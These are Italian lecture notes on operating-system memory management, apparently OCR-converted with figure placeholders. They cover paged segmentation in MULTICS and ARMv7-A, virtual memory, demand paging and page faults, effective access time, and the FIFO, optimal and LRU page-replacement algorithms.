
È possibile combinare i due schemi che abbiamo visto per migliorarli entrambi, applicando il concetto di paginazione ai singoli segmenti.

Dunque ogni segmento è diviso in pagine, quindi ogni segmento possiede la propria tabella delle pagine.
La tabella dei segmenti non contiene più l'indirizzo base per ogni segmento, ma contiene l'indirizzo base della page table per ogni segmento. Dunque la memoria fisica ha solo il concetto di frame e non ha idea dell'esistenza dei segmenti (che diventa un concetto soltanto logico).

Questa soluzione elimina il problema dell'allocazione dei segmenti e della frammentazione esterna. La frammentazione interna rimane ma è limitata, come nella paginazione, a metà pagine per ogni segmento.

Il primo sistema operativo che ha fatto uso della segmentazione paginata per gestire la memoria è stato MULTICS.

L'indirizzo logico è sempre dato da $<numero\ \ di\ \ segmento,\ \ offset>$.
I segmenti sono lunghi al massimo $64\,KB$ ($2^{16}\ \ bit$), e quindi l'offset è rappresentato da $16\ \ bit$, questo offset è diviso in numero di pagina e offset all'interno della pagina. Mentre $18$ bit sono usati per il numero del segmento.
La memoria fisica invece è divisa in frame grandi $1\,KB$




Con $18$ *bit* usati per il numero del segmento, abbiamo $2^{18}$ possibili entry per ogni segment table.
Infatti nella pratica MULTICS partiziona la segment table (nella stessa maniera che abbiamo visto nel caso della page table), ovvero organizzandola in più livelli.

Dunque viene organizzata in due livelli e il segment number viene scomposto in due parti, e lo schema finale di MULTICS è il seguente:






**Figure 8.27** Address translation in MULTICS.

MULTICS in realtà è stato dismesso.

Vediamo un altro esempio che è quello di ARMv7-A ($32$ *bit*).
Questa architettura ha la page table strutturata su due livelli. La dimensione della pagina però non è fissa, dunque sulla stessa architettura possiamo avere pagine di dimensioni diverse:

- **Supersections**: 16 MB memory blocks (24-bit offsets)
  Poche pagine ma di grande dimensione
- **Sections**: 1 MB memory blocks (20-bit offsets)
  Un po' più di pagine comunque abbastanza grandi
- **Large pages**: 64 KB pages (16-bit offsets)
  Abbiamo tante pagine un po' più piccole
- **Small pages**: 4 KB pages (12-bit offsets)
  Abbiamo troppe pagine piccolissime

Questa divisione viene fatta perché nel caso in cui un processo utilizzi le sezioni (supersections e sections), esse vengono "linkati" direttamente dalla page table più esterna/generale.
Mentre per processi che utilizzano pagine più piccole, utilizziamo i due livelli di page table e navighiamo nelle page table di secondo livello.




Anche la TLB è più complessa, visto che ci sono due livelli di TLB:

- La TLB più piccolo e più veloce è la **MicroTLB** (32 entries)
  Ne esiste una per le istruzioni e una per i dati.
- La TLB di secondo livello e chiamata **Main TLB** (8+64 entries)
  Le prime otto entry sono completamente associative, le altre 64 sono quasi associative (richiedono più di un ciclo di clock)

Se falliscono entrambi i livelli di TLB, allora devo fare l'accesso in memoria.

La page table inoltre è divisa in due parti (puntate da due registri):

- La page table per il SO e le I/O (generalmente condivise tra più processi)
- La page table per ogni processo

I sistemi operativi che usano le tecniche che abbiamo visto (ovvero senza memoria virtuale) sono stati ripresi al giorno d'oggi per i sistemi embedded, e la segmentazione paginata è la tecnica, senza memoria virtuale, che sfrutta al meglio la memoria.

# Memoria virtuale

Tutti i sistemi operativi general purpose supportano la memoria virtuale.

Fino ad ora abbiamo ragionato con il vincolo che tutto il programma doveva essere caricato in memoria per poter essere eseguito.
Questo vincolo non è necessario per la **proprietà di locazione spazio-temporale**, infatti i programmi, in generale, in un determinato periodo di tempo tendono a ripetersi ed essere localizzati in porzioni di memoria ben localizzate. Ovviamente queste locazioni non sono fisse, ma in determinati periodi di tempo si nota che si stabilizzano.

Questa proprietà permette di caricare in memoria solo le referenze effettive utilizzate in quel periodo di tempo dal programma, e non tutte. In altre parole possiamo caricare in memoria solo una parte del programma alla volta.
La tecnica di caricare in memoria solo le referenze effettive si chiama **memoria virtuale** (analogia con i vestiti nell'armadio durante le stagioni).

Dunque dal punto di vista logico, la CPU vede una memoria principale che non è composta solamente dalla RAM, ma dalla RAM fisica sommata alla parte del disco che funge da backing store. Quando la CPU fa riferimento con un indirizzo logico a locazioni che sono nella memoria backing store, allora bisognerà prima portarla nella RAM e poi la CPU ci potrà accedere.

I vantaggi della memoria virtuale sono:

- Lo spazio di indirizzamento logico può essere più grande dello spazio di indirizzamento fisico
- L'aumento del grado di multiprogrammazione, infatti più processi possono essere mantenuti in memoria

Il concetto chiave di questo meccanismo è la possibilità di **swappare pagine** tra la memoria RAM e il disco, e non solamente l'intero processo.

Dunque la memoria virtuale permette una separazione della memoria logica (utente) dalla memoria fisica, infatti la memoria logica comprende anche la backing store, invece fisicamente la CPU può accedere solamente alla memoria RAM fisica (come sempre).

Dunque la memoria virtuale è composta dalla memoria RAM sommata al disco (backing store).

Con la memoria virtuale possiamo avere i seguenti schemi implementativi:

- **Paginazione su domanda** (demand paging)
  In questa implementazione carico nella memoria RAM soltanto le pagine che servono

- **Segmentazione su domanda** (demand segmentation)
  In questa implementazione carico nella memoria RAM soltanto i segmenti che servono

Noi vedremo solamente la paginazione su domanda, perché in realtà la segmentazione su domanda si basa sulla segmentazione paginata. Quindi il funzionamento della paginazione su domanda è analogo a quello della segmentazione su domanda.


# Paginazione su domanda

Dunque, come abbiamo già detto, nella memoria RAM fisica vengono caricate solo un sottoinsieme delle pagine di un programma.
Il principio è che una pagina viene caricata in memoria solamente quando necessario, e i vantaggi sono:

- **Meno richieste di I/O quando necessario swapping**
  Infatti quando devo eseguire un context switch non devo spostare tutto il processo, ma solamente il sottoinsieme delle pagine che erano caricate in memoria in quel momento, dunque si ha una risposta più rapida
- **I processi occupano meno memoria**
  Di conseguenza più processi possono stare nella memoria. I processi però vengono eseguiti più lentamente (eseguire lo swapping durante l'esecuzione costa)

Ovviamente è fondamentale poter conoscere lo stato di una pagina, ovvero sapere se la pagina in un determinato momento si trova nella memoria fisica oppure nella memoria backing store.

Lo schema di memoria della paginazione su domanda è il seguente:





Vediamo quindi che alcune delle pagine puntate dagli indirizzi logici sono già nella RAM, invece altre pagine non sono presenti nella RAM ma sono nella memoria backing store. Nel secondo

caso, bisogna prima portare la pagina nella memoria RAM fisica (togliendo altre pagine se serve) e poi la pagina può essere eseguita dalla CPU.

Per sapere se una pagina è nella memoria fisica oppure nella memoria backing store, viene usato il **valid/invalid bit**. Infatti ad ogni entry della page table è associato un bit che ha valore:

- 1, se la pagina è in memoria fisica
- 0, se la pagina non è in memoria fisica (e quindi è in memoria backing store)

Inizialmente i bit sono tutti a 0, se si usa **demanding paging puro**, ovvero se inizio l'esecuzione senza aver caricato in memoria nessuna pagina del programma.
Se durante la traduzione da indirizzo logico a indirizzo fisico una entry ha valid/invalid bit 0, si ha un **page fault**.





Quando ho un page fault ovviamente non ci sarà l'indirizzo del frame (non essendo presente in memoria principale).

Quando avviene un page fault, viene causato un interrupt al sistema operativo che esegue le seguenti operazioni:

1. Il sistema operativo verifica una tabella (associata al processo) per capire se si tratta di page fault o violazione di accesso
    a. Se il riferimento non è valido viene eseguito un abort
    b. Se il riferimento è valido viene attivato il caricamento della pagina
2. Viene cercato un frame vuoto nella memoria RAM fisica
3. Viene eseguito lo swap (la pagina dal disco viene inserita nel frame)
4. Vengono modificate le tabelle
    a. Nella page table si setta a 1 il valid/invalid bit e si inserisce l'indirizzo del frame
    b. Nella tabella interna del processo viene aggiornato il fatto che la pagina è in memoria
5. Viene ripristinata e rieseguita l'istruzione che ha causato il page fault

Notiamo che la prima istruzione di un programma risulta sempre essere un page fault se si utilizza demanding paging puro (vedremo più avanti che questo richiede troppo tempo e quindi il sistema operativo implementa dei meccanismi per ottimizzare l'inizio dell'esecuzione).

Ecco lo schema della gestione dei page fault:




Ovviamente la paginazione su domanda influenza il tempo di accesso effettivo alla memoria (Effective Access Time, EAT).
Chiamiamo $p$ il tasso di page fault che è un numero compreso tra $0$ e $1$:

- $p = 0$: nessun page fault (come se non stessimo usando la memoria virtuale)
- $p = 1$: ogni accesso è un page fault

$$EAT = (1 - p) * t_{MEM} + p * t_{page\ fault}$$

Dove $t_{MEM}$ è il l'EAT ad una pagina che è nella memoria RAM fisica, dunque nel caso della paginazione con TLB $t_{MEM} = (T_{MEM} + T_{TLB}) \cdot \alpha + (2 \cdot T_{MEM} + T_{TLB}) \cdot (1 - \alpha)$

Ovviamente abbiamo che $t_{page\ fault} >> t_{MEM}$, e ora vediamo nel dettaglio come mai.

Il $t_{page\ fault}$ è dato da tre componenti principali:

- Servizio/gestione dell'interrupt
- Swap in (lettura della pagina) dal backing store al frame
- Swap out, opzionale (avviene solo quando la RAM è piena)
- Costo del riavvio del processo (include anche l'aggiornamento della page table)

Le operazioni di swap in e swap out sono molto costose perché interagiscono con la memoria di massa (il disco), che è molto più lento della memoria RAM.

Ecco un esempio numerico:
Con un $t_{MEM} = 100 \ \ ns$ e un $t_{page\ \ fault} = 1 \ \ ms = 10^6 \ \ ns$ si ha un $EAT$ di:

$$EAT = (1 - p) \ * \ 100 + p \ * \ 10^6 = 100 - 100\,p + 1000000\,p = 100 + 999900\,p$$

e quindi $EAT = 100 \ * \ (1 + 9999\,p) ns$.

Dunque per mantenere il peggioramento entro il $10\,\%$ rispetto al tempo di accesso standard (che è $100 \ \ ns$) imponiamo

$$100 \ * \ (1.1) > 100 \ * \ (1 + 9999\,p)$$

Otteniamo che $p < 0.00001 \simeq 10^{-5}$. Questo significa che dobbiamo garantire circa $1$ page fault ogni $100000$ accessi.

Dunque per l'efficienza è fondamentale tenere basso il livello di page fault.


Abbiamo già detto che se nella memoria non ci sono frame liberi, dobbiamo eseguire un rimpiazzamento delle pagine. Dunque devo scegliere quale pagina (frame) in memoria togliere ed eseguire lo swap out su disco di questa pagina.

Ovviamente questa scelta deve essere fatta con un criterio, dunque abbiamo bisogno di un opportuno algoritmo che sceglie il frame con l'obiettivo di ottimizzare le prestazioni (ovvero minimizzare il numero di page fault).

Dunque la gestione dei page fault che comprende anche il caso dell'assenza di frame liberi è:

1. Il sistema operativo verifica una tabella (associata al processo) per capire se si tratta di page fault o violazione di accesso
    a. Se il riferimento non è valido viene eseguito un abort
    b. Se il riferimento è valido viene attivato il caricamento della pagina
2. Viene cercato un frame vuoto nella memoria RAM fisica
    a. Se il frame vuoto esiste, si salta al punto 4.
    b. Se non viene trovato un frame vuoto, si usa un algoritmo di rimpiazzamento delle pagine per scegliere un frame vittima
3. Viene eseguito lo swap out della vittima su disco
4. Viene eseguito lo swap in (la pagina dal disco viene inserita nel frame)
5. Vengono modificate le tabelle
    a. Nella page table si setta a 1 il valid/invalid bit e si inserisce l'indirizzo del frame
    b. Nella tabella interna del processo viene aggiornato il fatto che la pagina è in memoria
6. Viene ripristinata e rieseguita l'istruzione che ha causato il page fault

Ecco lo schema del rimpiazzamento nel caso in cui la memoria RAM sia piena:




In questo caso quindi, in assenza di frame liberi, sono necessari due accessi alla memoria di massa (disco):

- Uno per swap out della “vittima”
- Uno per swap in del frame da caricare

Il tempo di page fault viene quindi raddoppiato, dunque per essere efficiente dovrei dimezzare il tasso di page fault, che era già molto basso.

Per ottimizzare questo processo, possiamo scegliere in base a dei criteri quale sia la pagina “vittima” da togliere dalla memoria.
Ad esempio possiamo scegliere come vittime le pagine che non necessitano di swap out. Infatti le pagine che non sono state modificate, non necessitano di swap out, in quanto sono già presenti identiche sulla memoria di massa.
Per implementare questa ottimizzazione viene usato un ulteriore bit nella page table, chiamato **dirty bit** (bit di modifica). Questo bit viene settato inizialmente a $0$ e viene settato a $1$ solo se la pagina viene modificata dal momento in cui viene caricata. Dunque solo le pagine con $dirty = 1$ vengono scritte su disco quando sono scelte come “vittime”.

Dunque quando sceglieremo la vittima, sceglieremo sempre una vittima con $dirty = 0$ (se esiste), in modo da risparmiare tempo eliminando quello di swap out.

Le problematiche che dobbiamo affrontare sono:

- Come eseguire il rimpiazzamento delle pagine? Più nello specifico, quale pagina rimpiazzare e come trovarla?
- Come allocare i frame? Più nello specifico, quanti frame assegnare ad un processo al momento dell’esecuzione?

Vediamo quindi come risolvere queste due problematiche.

## Algoritmi di rimpiazzamento delle pagine

L'obiettivo degli algoritmi di rimpiazzamento è quello di minimizzare il tasso di page fault.

Per valutare questi algoritmi useremo un modello astratto che:

- Utilizza una particolare stringa di riferimenti a memoria (reference string), generata in modo random oppure osservata da precedenti esecuzioni
- Eseguo l'algoritmo su questa stringa
- Calcolo il numero di page fault causati

Ovviamente è necessario sapere il numero di frame disponibili per il processo.

Ad esempio, con pagine di dimensione $100\ \ byte$, e con gli indirizzi


$$100, 604, 128, 130, 256, 260, 264, 268$$

La nostra reference string sarà

$$1, 6, 1, 1, 2, 2, 2, 2$$

Visto che gli indirizzi sono contenuti in queste pagine.
In questo caso la reference string sarà $1, 6, 1, 2$ in quanto accessi consecutivi alla stessa pagina causano al massimo $1$ page fault, quindi possiamo ignorare gli altri nella nostra valutazione.


Intuitivamente il **tasso di page fault è inversamente proporzionale al numero di frame disponibili per il processo**, dunque ci aspettiamo un comportamento di questo tipo:




Il primo algoritmo che vediamo è l'**algoritmo FIFO** (First-In-First-Out).
Il criterio è che la prima pagina introdotta sarà la prima ad essere rimossa.
Questo è un algoritmo "cieco", infatti non viene valutata l'importanza della pagina rimossa (ovvero la frequenza di riferimento). Questo algoritmo infatti tende ad aumentare il tasso di page fault.
Oltre al problema delle prestazioni, questo algoritmo soffre dell'anomalia di Belady, ovvero che con l'aumentare del numero di frame non è detto che diminuisca il tasso di page fault, ma può anzi aumentare, dunque più frames possono portare a più page fault (questo non si verifica sempre ma solo con determinate stringhe di riferimento).

Ecco un esempio del funzionamento di un algoritmo FIFO in cui contiamo il numero di frame.

- Consideriamo una memoria con 3 frame
- Usando FIFO si hanno 15 page fault




In questo caso il tasso di page fault è molto alto $p = \frac{15}{20} = 0.75$

Ecco invece un esempio in cui si verifica l'anomalia di Belady:

- Reference string

| 1 | 2 | 3 | 4 | 1 | 2 | 5 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|---|---|---|---|---|


- Con 3 frame 9 page fault

| 1 | 1 | 1 | 4 | 4 | 4 | 5 | 5 | 5 | 5 | 5 | 5 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 2 | 2 | 2 | 1 | 1 | 1 | 1 | 1 | 3 | 3 | 3 |
| | | 3 | 3 | 3 | 2 | 2 | 2 | 2 | 2 | 4 | 4 |

Se si prova ad eseguire questa reference string su 4 frame vedremo che aumenterà il numero di page fault da $9$ (con $3$ frame) a $10$.

Pensiamo ora ad un **algoritmo ideale**. Prendendo spunto dallo CPU scheduling, in cui l'algoritmo ottimale era quello che "prevedeva" il futuro, possiamo implementare anche in questo caso la stessa logica.
L'idea quindi è quella di rimpiazzare le pagine che non saranno usate per il periodo di tempo più lungo.
Il problema è come ricavare questa informazione visto che richiede conoscenza anticipata della stringa dei riferimenti (situazione simile a SJF).
L'implementazione di questo algoritmo è impossibile, però è possibile calcolare delle possibili approssimazioni. Questo algoritmo è utile come riferimento per altri algoritmi, per vedere quanto si avvicinano a quella che sarebbe la situazione ideale.
L'algoritmo ideale funzionerebbe in questa maniera:

- Con l'algoritmo ideale abbiamo 9 page fault





Visto che non è possibile guardare il futuro, proviamo con tecniche che analizzano il passato.

L'**algoritmo LRU** (Least Recently Used) è un approssimazione dell'algoritmo ottimo, e consiste nell'usare il passato recente come previsione del futuro. Dunque si rimpiazza la pagina che non viene usata da più tempo. La logica di questa implementazione è la proprietà di locazione spazio-temporale.

- Esempio: 4 frame → 8 page fault

| 1 | 2 | 3 | 4 | 1 | 2 | 5 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 1* | 1* | 1* | 1 | 1 | 1 | 1 | 1 | 1 | 1* | 5 |
| | 2 | 2 | 2 | 2* | 2 | 2 | 2 | 2 | 2 | 2 | 2 |
| | | 3 | 3 | 3 | 3* | 5 | 5 | 5 | 5* | 4 | 4 |
| | | | 4 | 4 | 4 | 4* | 4* | 4* | 3 | 3 | 3 |

- Con l'algoritmo LRU abbiamo 12 page fault
  - Migliore del FIFO
  - Peggiore dell'ideale



Come facciamo a implementare l'algoritmo LRU? Più nello specifico, come facciamo a ricavare il tempo dell'ultimo utilizzo? Questo non è per niente banale e infatti può richiedere un notevole hardware addizionale.

Un'implementazione possibile è tramite **timestamp**, quindi associamo ad ogni pagina un timestamp e ogni volta che la pagina viene referenziata il clock di sistema viene copiato nel timestamp della pagina.
Quando c'è bisogno di un rimpiazzamento, rimpiazziamo la pagina con il minor valore di timestamp (bisogna cercarla).
Questa soluzione è inefficiente sia per lo spazio visto che i timestamp devono essere precisi e quindi avere tanti bit, sia per il tempo perché bisogna cercare il frame con il timestamp minore.

